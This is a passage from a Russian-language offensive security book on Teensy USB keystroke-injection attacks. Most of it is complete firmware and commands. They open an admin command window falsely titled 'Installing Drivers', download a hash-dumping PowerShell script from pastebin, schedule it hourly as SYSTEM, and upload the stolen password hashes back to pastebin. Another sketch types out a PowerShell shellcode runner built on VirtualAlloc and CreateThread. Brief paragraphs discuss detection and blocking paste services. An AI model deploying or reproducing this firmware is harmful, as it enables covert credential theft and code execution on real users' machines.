    reset_windows_desktop(2000);
  }
  Keyboard.println(PAYLOAD_USER_ADD); //выполняем первую команду
  delay(2000);
  Keyboard.println(PAYLOAD_GROUP_ADD);
  delay(2000);
  Keyboard.println(PAYLOAD_TELNETGROUP_ADD);
```

```
  delay(2000);
  Keyboard.println(PAYLOAD_TELNETPACK_ADD);
  delay(2000);
  Keyboard.println(PAYLOAD_REG_EDIT);
  delay(2000);
  Keyboard.println(PAYLOAD_SERVICE_AUTOSTART);
  delay(2000);
  Keyboard.println(PAYLOAD_SERVICE_START);
  delay(2000);
  Keyboard.println(PAYLOAD_FW_EXCLUDE);
  delay(2000);

  Keyboard.println("exit"); //закрываем окно cmd
}

void loop(){
} //цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
  bool CapsLockTrap = is_caps_on();
  while(CapsLockTrap == is_caps_on())
  {
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(sleep);
  }
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                                      //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени администратора
{
  make_sure_capslock_is_off(); //вызов процедуры проверки состояния CAPS_LOCK
  delay(700);
```

```
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.send_now();
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(3000);
  Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                Installing Drivers\""); //окно командной строки будет называться
                                        //Installing Drivers. Пытаемся ввести
                                        //пользователя в заблуждение
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                        //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                        //значит, все действия выполнены успешно
```

```
}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                    WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура после
                                //заданной паузы, проверяет, нажат ли CAPS LOCK.
                                //Если да, то вызываем процедуру его отключения
{
  unsigned int i = 0;
  do
  {
    delay(millisecs);
    if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
      return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void) //процедура минимизации окна
{
```

```
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();
}
```

Очевидным преимуществом подобных атак является то, что злоумышленник получает доступ к целевой системе без помощи вредоносного программного обеспечения. Большинство современных антивирусных систем, за редкими исключениями, неспособно обнаруживать запуск потенциально небезопасных служб на локальной машине. Выявить узлы с включенным сервисом сервера Telnet можно посредством регулярного анализа защищенности узлов.

4.1.8. Загрузка через Powershell

Приведенные ранее атаки с использованием только функционала операционной системы и ее штатных компонентов, конечно, очень удобны, с точки зрения низкой заметности для средств сетевой безопасности. Однако при

этом они имеют весьма ограниченные возможности. По сути, злоумышленник может сделать только то, что дозволено текущему пользователю, который подключил в USB-порт наше устройство на базе Teensy.

Но что делать, если злоумышленнику необходимо произвести эскалацию привилегий, то есть попытаться получить права администратора? Как правило, для решения этой задачи ему необходимо разместить на атакуемой машине какой-либо собственный файл или исполняемый код.

Здесь возможно несколько вариантов решения. Можно как попробовать загрузить файл из сети, так и попытаться скопировать файл с подключенной флешки или «набрать» его непосредственно из прошивки Teensy. Мы рассмотрим каждый из этих способов, поскольку каждый из них имеет свои достоинства и недостатки.

Начнем с передачи файлов по сети.

Для загрузки и выгрузки файла в Интернет существует несколько способов: можно воспользоваться протоколами HTTP, FTP, SCP и другими способами. Однако наиболее простым и, пожалуй, наименее заметным для сетевых средств защиты все же является размещение файла на веб-ресурсе, доступном по HTTP. В качестве примера портала для размещения файлов предлагается использовать сервис http://pastebin.com.

Преимуществом этого веб-сервиса является то, что он позволяет размещать различные данные в текстовом формате.

Теперь поговорим о том, что именно мы хотим сделать. Нам необходимо передать с сайта некий powershell-скрипт и выполнить его на атакуемой машине. Наиболее сложными моментами здесь являются установление соединения и передача файла. Так что рассмотрим этот процесс более подробно.

Вначале нам необходимо создать и выполнить сценарий на VBscript в командной строке. Принцип создания файлов в консоли достаточно прост: с помощью команды echo перенаправляется (>>) вывод текста в файл.

А вот дальше начинается настоящая магия. Сначала посредством четырех команд мы создаем файл powershell скрипта download.ps1:

```
echo $webclient = New-Object System.Net.WebClient > %temp%\\download.ps1
echo $url = \\ >> %temp%\\download.ps1
echo $file = \%temp%\\hashdump.ps1\ >> %temp%\\download.ps1
echo $webclient.DownloadFile($url,$file) >> %temp%\\download.ps1
```

Далее мы создаем файл сценария VBscript, который будет запускать download.ps1.

```
echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\download.vbs
echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo -command %temp%\\
download.ps1\"),0,true >> %temp%\\download.vbs
wscript %temp%\\download.vbs
```

Последней командой мы запускаем созданный файл download.vbs. Теперь нам необходимо периодически обращаться к ресурсу pastebin.com, для того чтобы проверять, не были ли изменены файлы с прошлого раза. Для этого

мы создаем выполнимый bat-файл, который затем будет выполняться ежечасно по расписанию.

```
echo powershell.exe -ExecutionPolicy Bypass -noLogo -command %temp%\\hashdump.ps1 ^>
%temp%\\dump.txt > %temp%\\dump.bat

schtasks.exe /create /ru system /tn  /sc hourly /tr \"%temp%\\dump.bat\"
schtasks.exe /run /tn
```

Этими командами мы прописываем выполнение определенного vbs-файла в диспетчер задач Windows. В нем прописан запуск скрипта на Powershell, Этот файл должен выполняться каждый час.

Далее создается сам файл сценария Powershell. Данный сценарий производит обращение к ресурсу pastebin.com и скачивает с этого портала необходимые текстовые данные. В результате выполнения сценария создается файл dump.txt, содержащий скачанные данные.

В результате проделанных выше действий мы прописали ежечасное выполнение сценария, который будет скачивать обновления с сайта pastebin.com. Сценарий должен выполняться в скрытом окне.

Теперь перейдем непосредственно к процедуре передачи файла по HTTP. Здесь будет создан командный файл на powershell, который будет производить установление соединения с сайтом и передачу данных на веб-сайт.

```
echo $pastevalue=Get-Content %temp%\\dump.txt > %temp%\\dumppaste.ps1
```

Забираем содержимое файла dump.txt.

```
echo $paste_name = \"pass_hashes\" >> %temp%\\dumppaste.ps1
echo $session_key >> %temp%\\dumppaste.ps1
```

Еще один сложный момент, – это прохождение аутентфикации на сайте pastebin.com, для того чтобы получить доступ к файлам для скачивания. Для этого пишется процедура Post_http, которая отправляет данные на веб-сервер посредством метода POST. Необходимый для этого сценарий создается в файле dumppaste.ps1.

```
echo Function Post_http($url,$parameters) >> %temp%\\dumppaste.ps1");
echo { >> %temp%\\dumppaste.ps1");
echo $http_request = New-Object -ComObject Msxml2.XMLHTTP >> %temp%\\dumppaste.ps1
echo $http_request.open(\"POST\", $url, $false) >> %temp%\\dumppaste.ps1
```

Здесь нам потребуется сформировать заголовок для HTTP-запроса.

```
echo $http_request.setRequestHeader(\"Content-type\",\"application/x-www-form-urlencoded\") >>
%temp%\\dumppaste.ps1
echo $http_request.setRequestHeader(\"Content-length\", $parameters.length); >>
%temp%\\dumppaste.ps1
echo $http_request.setRequestHeader(\"Connection\", \"close\") >> %temp%\\dumppaste.ps1
echo $http_request.send($parameters) >> %temp%\\dumppaste.ps1
echo $script:session_key=$http_request.responseText >> %temp%\\dumppaste.ps1
```

```
echo $session_key >> %temp%\\dumppaste.ps1
echo } >> %temp%\\dumppaste.ps1
```

А вот и непосредственная передача данных с помощью метода POST. Обратите внимание на то, что здесь код стал значительно меньше.

```
echo Post_http \"http://pastebin.com/api/api_login.php\" \"api_dev_key=&api_user_
name=&api_user_password=\" >> %temp%\\dumppaste.ps1
echo Post_http \"http://pastebin.com/api/api_post.php\" \"api_user_key=$session_key&api_
option=paste&api_dev_key=&api_paste_name=$paste_name&api_paste_code=$pastevalue&api_
paste_private=2\" >> %temp%\\dumppaste.ps1
```

На завершающем шаге создается уже сценарий VBscript для запуска Powershell.

```
echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\dumppaste.vbs
echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo -command %temp%\\
dumppaste.ps1\"),0,true >> %temp%\\dumppaste.vbs
wscript %temp%\\dumppaste.vbs
```

На первый взгляд, этот сценарий может показаться сложным для восприятия, но на самом деле все довольно просто. Разберем по шагам основные этапы.

На первом шаге мы прописываем выполнение определенного vbs-файла в диспетчер задач Windows. В нем прописан запуск скрипта на Powershell, Этот файл должен выполняться каждый час.

Далее мы создаем файл сценария Powershell. Данный сценарий производит обращение к ресурсу pastebin.com и скачивает с этого портала необходимые текстовые данные. В результате выполнения сценария создается файл dump.txt, содержащий скачанные данные.

Далее приводится полный код прошивки для Teensy.

```
#include<usb_private.h> //обьявляем необходимую библиотеку
void setup() {
  delay(3000);
  minimise_windows();
  delay(500);
  while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
  {
    reset_windows_desktop(2000); //если не получается, очищаем рабочий стол
  }

  Keyboard.println("echo $webclient = New-Object System.Net.WebClient > %temp%\\download.ps1");
  Keyboard.println("echo $url = \"\" >> %temp%\\download.ps1");
  Keyboard.println("echo $file = \"%temp%\\hashdump.ps1\" >> %temp%\\download.ps1");
  Keyboard.println("echo $webclient.DownloadFile($url,$file) >> %temp%\\download.ps1");

  Keyboard.println("echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\download.vbs");
  Keyboard.println("echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo
-command %temp%\\download.ps1\"),0,true >> %temp%\\download.vbs");
```

```
  delay(1000);
  Keyboard.println("wscript %temp%\\download.vbs");
  delay(3000);

  Keyboard.println("echo powershell.exe -ExecutionPolicy Bypass -noLogo -command %temp%\\
                hashdump.ps1 ^> %temp%\\dump.txt > %temp%\\dump.bat");
  delay(2000);

  Keyboard.println("schtasks.exe /create /ru system /tn  /sc hourly /tr \"%temp%\\dump.bat\"");
  delay(1000);
  Keyboard.println("schtasks.exe /run /tn ");
  delay(2000);

  pastebin();
  delay(3000);
  Keyboard.println("exit");

void pastebin(){
  Keyboard.println("echo $pastevalue=Get-Content %temp%\\dump.txt > %temp%\\dumppaste.ps1");
  Keyboard.println("echo $paste_name = \"pass_hashes\" >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo $session_key >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo Function Post_http($url,$parameters) >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo { >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo $http_request = New-Object -ComObject Msxml2.XMLHTTP >> %temp%\\
dumppaste.ps1");
  Keyboard.println("echo $http_request.open(\"POST\", $url, $false) >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo $http_request.setRequestHeader(\"Content-type\",\"application/
x-www-form-urlencoded\") >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo $http_request.setRequestHeader(\"Content-length\",
$parameters.length); >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo $http_request.setRequestHeader(\"Connection\", \"close\") >> %temp%\\
dumppaste.ps1");
  Keyboard.println("echo $http_request.send($parameters) >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo $script:session_key=$http_request.responseText >> %temp%\\
dumppaste.ps1");
  Keyboard.println("echo $session_key >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo } >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo Post_http \"http://pastebin.com/api/api_login.php\" \"api_
dev_key=&api_user_name=&api_user_password=\" >> %temp%\\dumppaste.ps1");
  Keyboard.println("echo Post_http \"http://pastebin.com/api/api_post.php\" \"api_
user_key=$session_key&api_option=paste&api_dev_key=&api_paste_name=$paste_name&api_
paste_code=$pastevalue&api_paste_private=2\" >> %temp%\\dumppaste.ps1");
  delay(2000);

  Keyboard.println("echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\
dumppaste.vbs");
  Keyboard.println("echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass
-noLogo -command %temp%\\dumppaste.ps1\"),0,true >> %temp%\\dumppaste.vbs");
  delay(1000);
  Keyboard.println("wscript %temp%\\dumppaste.vbs");
}

void loop(){
```

```
} //цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
  bool CapsLockTrap = is_caps_on();
  while(CapsLockTrap == is_caps_on())
  {
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(sleep);
  }
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов
                                               //клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                    //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени администратора
{
  make_sure_capslock_is_off(); //вызов процедуры проверки состояния CAPS_LOCK
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.send_now();
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(3000);
  Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                Installing Drivers\""); //окно командной строки будет называться
                                        //Installing Drivers. Пытаемся ввести
                                        //пользователя в заблуждение
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
```

```
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
```

```
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                   WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура
                         //после заданной паузы, проверяет, нажат ли CAPS LOCK.
                         //Если да, то вызываем процедуру его отключения
{
  unsigned int i = 0;
  do
  {
    delay(millisecs);
    if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
      return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void) //процедура минимизации окна
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
```

```
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();
}
```

Загрузка данных из Интернета не может пройти незамеченной для правильно настроенной системы обнаружения атак. Однако, в случае если скачиваемые данные не являются кодом широко известного эксплоита, вероятность того, что система обнаружения атак ее обнаружит, становится значительно меньше. Да и известный эксплоит можно так обфусцировать (то есть скрыть его настоящий код или зашифровать), что система обнаружения, основанная на сигнатурном анализе, не сможет ее обнаружить.

Наиболее эффективным средством борьбы может оказаться блокировка хотя бы самых известных сервисов, позволяющих загружать и выгружать данные. Заблокировав наиболее известные и регулярно следя за статистикой посещаемых пользователями ресурсов, можно при своевременном обнаружении и блокировке найденных аналогичных ресурсов существенно снизить риск успешной реализации данной атаки.

4.1.9. Выполнение эксплоита

Теперь поговорим о непосредственном создании выполнимых файлов средствами Teensy. В качестве примера создадим на пользовательской машине выполнимый файл, который будет содержать код эксплоита.

Напомню, что эксплоит – это компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в программном обеспечении и применяемые для проведения атаки на вычислительную систему. Целью атаки может быть как захват контроля над системой (повышение привилегий), так и нарушение её функционирования (DoS-атака).

Допустим, у нас имеется код эксплоита в шестнадцатеричном виде. Для того чтобы его получить, достаточно воспользоваться любым шестнадцатеричным редактором, например встроенным в файловый менеджер Far. Конечно, стоит отметить, что при создании кода эксплоита необходимо учитывать ряд моментов, например отсутствие нулевых байтов, однако решение этих вопросов выходит за рамки данной книги.

Тестовый пример выполнимого кода, который мы будем использовать в рамках данной атаки, имеет следующий шестнадцатеричный вид:

```
0x31, 0xC9, 0x64, 0x8B, 0x71, 0x30, 0x8B, 0x76, 0x0C, 0x8B, 0x76, 0x1C, 0x8B,
0x36, 0x8B, 0x06, 0x8B, 0x68, 0x08, 0xEB, 0x20, 0x5B, 0x53, 0x55, 0x5B, 0x81,
0xEB, 0x11, 0x11, 0x11, 0x11, 0x81, 0xC3, 0xDA, 0x3F, 0x1A, 0x11, 0xFF, 0xD3,
0x81, 0xC3, 0x11, 0x11, 0x11, 0x11, 0x81,
0xEB, 0x8C, 0xCC, 0x18, 0x11, 0xFF, 0xD3, 0xE8, 0xDB, 0xFF, 0xFF, 0xFF, 0x63,
0x6d, 0x64
```

Данный набор байтов выглядит несколько громоздко, но реальные эксплоиты зачастую имеют еще больший размер. Данный набор байтов является тестовой сигнатурой, а не реальным кодом эксплоита.

Для выполнения атаки нам необходимо создать из этого набора символов выполняемый файл и непосредственно выполнить его. Как и в предыдущем примере, здесь нам поможет скрипт, написанный на Powershell.

Рассмотрим исходный код, который необходимо «набрать» с помощью Teensy.

```
echo $code = @' > %temp%\\code_exec.ps1
echo [DllImport(\"kernel32.dll\")] >> %temp%\\code_exec.ps1
echo public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect); >> %temp%\\code_exec.ps1
echo [DllImport(\"kernel32.dll\")] >> %temp%\\code_exec.ps1
echo public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId); >>
%temp%\\code_exec.ps1
echo [DllImport(\"msvcrt.dll\")] >> %temp%\\code_exec.ps1

echo public static extern IntPtr memset(IntPtr dest, uint src, uint count); >>
%temp%\\code_exec.ps1
echo '@ >> %temp%\\code_exec.ps1
```

Далее идет обращение к функции, которая и будет создавать из набора байт исполняемый файл.

```
echo $winFunc = Add-Type -memberDefinition $code -Name \"Win32\" -namespace Win32Functions
-passthru >> %temp%\\code_exec.ps1
```

Далее объявляем массив типа Byte, в котором находится байт эксплоита.

```
echo [Byte[]]$sc = >> %temp%\\code_exec.ps1
echo 0x31, 0xC9, 0x64, 0x8B, 0x71, 0x30, 0x8B, 0x76, 0x0C, 0x8B, 0x76, 0x1C, 0x8B,
0x36, 0x8B, >> %temp%\\code_exec.ps1
echo 0x06, 0x8B, 0x68, 0x08, 0xEB, 0x20, 0x5B, 0x53, 0x55, 0x5B, 0x81, 0xEB, 0x11,
0x11, 0x11, >> %temp%\\code_exec.ps1
```

```
echo 0x11, 0x81, 0xC3, 0xDA, 0x3F, 0x1A, 0x11, 0xFF, 0xD3, 0x81, 0xC3, 0x11, 0x11,
0x11, 0x11, 0x81,>> %temp%\\code_exec.ps1
echo 0xEB, 0x8C, 0xCC, 0x18, 0x11, 0xFF, 0xD3, 0xE8, 0xDB, 0xFF, 0xFF, 0xFF, 0x63,
0x6d, 0x64 >> %temp%\\code_exec.ps1
```

Далее размещаем данный массив байтов в памяти.

```
echo $size = 0x1000 >> %temp%\\code_exec.ps1
echo if ($sc.Length -gt 0x1000) {$size = $sc.Length} >> %temp%\\code_exec.ps1
echo $x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40) >> %temp%\\code_exec.ps1
echo for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i),
$sc[$i], 1)} >> %temp%\\code_exec.ps1
```

На завершающем шаге идет непосредственное выполнение кода.

```
echo $winFunc::CreateThread(0,0,$x,0,0,0) >> %temp%\\code_exec.ps1
echo while($true){start-sleep -seconds 2} >> %temp%\\code_exec.ps1
```

Файл Powershell создан, теперь необходимо создать сценарий VBScript для запуска скрипта, как и в предыдущем примере.

```
echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\code_exec.vbs
echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo -command %temp%\\
code_exec.ps1\"),0,true >> %temp%\\code_exec.vbs
wscript %temp%\\code_exec.vbs
```

Получившийся в итоге код для платы Teensy. Для прошивки я рекомендовал бы использовать компьютер с операционной системой, не подверженной уязвимости, используемой в эксплоите. В противном случае можно получить не только дыру в безопасности, но и повредить системные файлы ОС, что, в свою очередь, может привести к ее неработоспособности.

```
#include<usb_private.h> //объявляем необходимую библиотеку

void setup() {
  delay(3000);
  minimise_windows();
  delay(500);
  while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
  {
  reset_windows_desktop(2000); //если не получается, очищаем рабочий стол
  }

  Keyboard.println("echo $code = @' > %temp%\\code_exec.ps1");
  Keyboard.println("echo [DllImport(\"kernel32.dll\")] >> %temp%\\code_exec.ps1");
  Keyboard.println("echo public static extern IntPtr VirtualAlloc(IntPtr lpAddress,
uint dwSize, uint flAllocationType, uint flProtect); >> %temp%\\code_exec.ps1");
  Keyboard.println("echo [DllImport(\"kernel32.dll\")] >> %temp%\\code_exec.ps1");
  Keyboard.println("echo public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter,
uint dwCreationFlags, IntPtr lpThreadId); >> %temp%\\code_exec.ps1");
  Keyboard.println("echo [DllImport(\"msvcrt.dll\")] >> %temp%\\code_exec.ps1");
```

```
  Keyboard.println("echo public static extern IntPtr memset(IntPtr dest, uint src,
uint count); >> %temp%\\code_exec.ps1");
  Keyboard.println("echo '@ >> %temp%\\code_exec.ps1");
  Keyboard.println("echo $winFunc = Add-Type -memberDefinition $code -Name \"Win32\"
-namespace Win32Functions -passthru >> %temp%\\code_exec.ps1");
  Keyboard.println("echo [Byte[]]$sc = >> %temp%\\code_exec.ps1");
  Keyboard.println("echo 0x31, 0xC9, 0x64, 0x8B, 0x71, 0x30, 0x8B, 0x76, 0x0C, 0x8B,
0x76, 0x1C, 0x8B, 0x36, 0x8B, >> %temp%\\code_exec.ps1");
  Keyboard.println("echo 0x06, 0x8B, 0x68, 0x08, 0xEB, 0x20, 0x5B, 0x53, 0x55, 0x5B,
0x81, 0xEB, 0x11, 0x11, 0x11, >> %temp%\\code_exec.ps1");
  Keyboard.println("echo 0x11, 0x81, 0xC3, 0xDA, 0x3F, 0x1A, 0x11, 0xFF, 0xD3, 0x81,
0xC3, 0x11, 0x11, 0x11, 0x11, 0x81,>> %temp%\\code_exec.ps1");
  Keyboard.println("echo 0xEB, 0x8C, 0xCC, 0x18, 0x11, 0xFF, 0xD3, 0xE8, 0xDB, 0xFF,
0xFF, 0xFF, 0x63, 0x6d, 0x64 >> %temp%\\code_exec.ps1");

  Keyboard.println("echo $size = 0x1000 >> %temp%\\code_exec.ps1");
  Keyboard.println("echo if ($sc.Length -gt 0x1000) {$size = $sc.Length} >> %temp%\\
code_exec.ps1");
  Keyboard.println("echo $x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40) >> %temp%\\
code_exec.ps1");
  Keyboard.println("echo for ($i=0;$i -le ($sc.Length-1);$i++)
{$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)} >> %temp%\\code_exec.ps1");
  Keyboard.println("echo $winFunc::CreateThread(0,0,$x,0,0,0) >> %temp%\\code_exec.ps1");
  Keyboard.println("echo while($true){start-sleep -seconds 2} >> %temp%\\code_exec.ps1");
  Keyboard.println("echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\
code_exec.vbs");
  Keyboard.println("echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo
-command %temp%\\code_exec.ps1\"),0,true >> %temp%\\code_exec.vbs");
  delay(1000);
  Keyboard.println("wscript %temp%\\code_exec.vbs");
  delay(3000);
  Keyboard.println("exit"); //закрываем окно cmd
}

void loop(){
} //цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
  bool CapsLockTrap = is_caps_on();
  while(CapsLockTrap == is_caps_on())
  {
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(sleep);
  }
```

```
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                    //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени администратора
{
